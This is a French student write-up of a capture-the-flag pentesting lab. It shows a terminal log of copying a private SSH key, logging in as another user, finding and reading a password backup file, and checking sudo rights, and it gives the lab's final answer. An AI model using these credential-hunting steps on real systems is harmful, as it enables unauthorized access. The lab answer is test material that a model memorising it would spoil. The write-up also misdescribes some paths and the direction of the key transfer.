hamza@p20317:~/kay$ scp jan@basic.thm:/tmp/kay_key ~/kay/kay_id_rsa
jan@basic.thm's password:
kay_key 100% 3326 153.8KB/s 00:00
hamza@p20317:~/kay$ hamza@p20317:~$ ssh -i ~/kay/kay_id_rsa kay@basic.thm
bash: hamza@p20317:~$ : commande introuvable
hamza@p20317:~/kay$ ssh -i ~/kay/kay_id_rsa kay@basic.thm
Enter passphrase for key '/home/hamza/kay/kay_id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 10 Oct 2025 06:35:30 AM EDT

System load:  0.0          Processes:      113
Usage of /:   49.8% of 13.62GB Users logged in: 1
Memory usage: 48%         IPv4 address for eth0: 10.10.246.175
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
/usr/bin/xauth:  file /home/kay/.Xauthority does not exist
kay@ip-10-10-246-175:~$ find /home/kay -name "*pass*" -type f 2>/dev/null
/home/kay/pass.bak
kay@ip-10-10-246-175:~$ cat /home/kay/pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@ip-10-10-246-175:~$ sudo -l
[sudo] password for kay:
Matching Defaults entries for kay on ip-10-10-246-175:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User kay may run the following commands on ip-10-10-246-175:
    (ALL : ALL) ALL

```

What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

✓ Correct Answer

🔍 Hint

Explication :

1. Création d'un répertoire pour la clé SSH :

La première étape a été de préparer l'environnement local pour recevoir la clé privée nécessaire à la connexion SSH. Nous avons créé un répertoire spécifique sur notre machine locale à l'aide de la commande suivante :

```
- mkdir -p /kay
```

Cela a permis de préparer un dossier sécurisé dans lequel nous avons ensuite déposé la clé privée qui serait utilisée pour l'authentification.

2. Transfert de la clé SSH vers la machine cible :

Pour nous connecter à la machine distante en toute sécurité, nous avons utilisé la commande **scp** pour transférer la clé privée SSH sur le serveur cible. La commande suivante a été utilisée pour copier le fichier de la clé :

```
- scp jan@basic.thm:/tmp/kay_key ~/kay/kay_id_rsa
```

Cela a permis de transférer la clé à l'emplacement souhaité sur le serveur distant, en vue de l'utiliser pour la connexion SSH.

3. Connexion SSH à la machine cible :

Une fois la clé SSH transférée, nous avons tenté de nous connecter à la machine cible via SSH. La commande utilisée pour établir cette connexion était la suivante :

- `ssh -i /kay/kay_id_rsa kay@basic.thm`

Cette commande nous a permis de nous authentifier sur le serveur sans avoir besoin d'un mot de passe, grâce à l'utilisation de la clé privée.

4. Problèmes de connexion et résolution :

Lors de notre première tentative de connexion, nous avons rencontré un problème lié à la configuration de la clé SSH sur la machine cible, ce qui a empêché la connexion initiale. Cependant, après avoir vérifié et ajusté la configuration, nous avons réussi à établir la connexion avec succès.

5. Exploration du système de fichiers :

Une fois connectés à la machine cible, nous avons commencé à explorer le système de fichiers à la recherche de fichiers sensibles. Nous avons utilisé la commande **find** pour localiser des fichiers dont le nom commence par "pass" dans le répertoire **/home/kay** :

- `find /home/kay -name "*pass*" -type f 2>/dev/null`

L'objectif de cette recherche était de repérer des fichiers qui pourraient contenir des informations sensibles, telles que des mots de passe ou des configurations de sécurité.

6. Utilisation de sudo pour escalader les privilèges :


Afin d'avoir plus de contrôle sur la machine cible et d'accéder à des fichiers protégés, nous avons utilisé la commande **sudo** pour exécuter certaines actions avec des privilèges administratifs. Cela nous a permis de vérifier quelles commandes pouvaient être exécutées avec des privilèges root, ce qui est essentiel pour approfondir notre exploration :

- `sudo -l`

Cela a permis de déterminer les commandes accessibles avec des privilèges élevés et de planifier les prochaines étapes de notre investigation.

7. Recherche d'un fichier de mots de passe (pass . bak) :

Enfin, nous avons identifié un fichier nommé **pass . bak**, qui semblait contenir des informations sensibles liées à la gestion des mots de passe. Nous avons donc tenté d'accéder à ce fichier pour vérifier son contenu et en extraire des informations qui pourraient être utiles pour la suite de notre test :



Conclusion

En conclusion, ce TP nous a permis d'appliquer concrètement la méthodologie du pentesting : reconnaissance précise, énumération ciblée, exploitation contrôlée et post-exploitation. Grâce aux indices trouvés (répertoire /development, fichiers exposés et partage SMB anonyme) nous avons récupéré des identifiants (jan:armando) puis exploité une clé/fichier pour accéder à l'utilisateur kay et obtenir le mot de passe final. L'exercice montre bien que des fichiers mal protégés et des mots de passe faibles facilitent l'accès initial et l'escalade de privilèges ; il rappelle l'importance du durcissement (désactiver le listing, restreindre SMB, supprimer clés privées exposées, politique de mots de passe). Travail efficace et formateur, réalisé en équipe.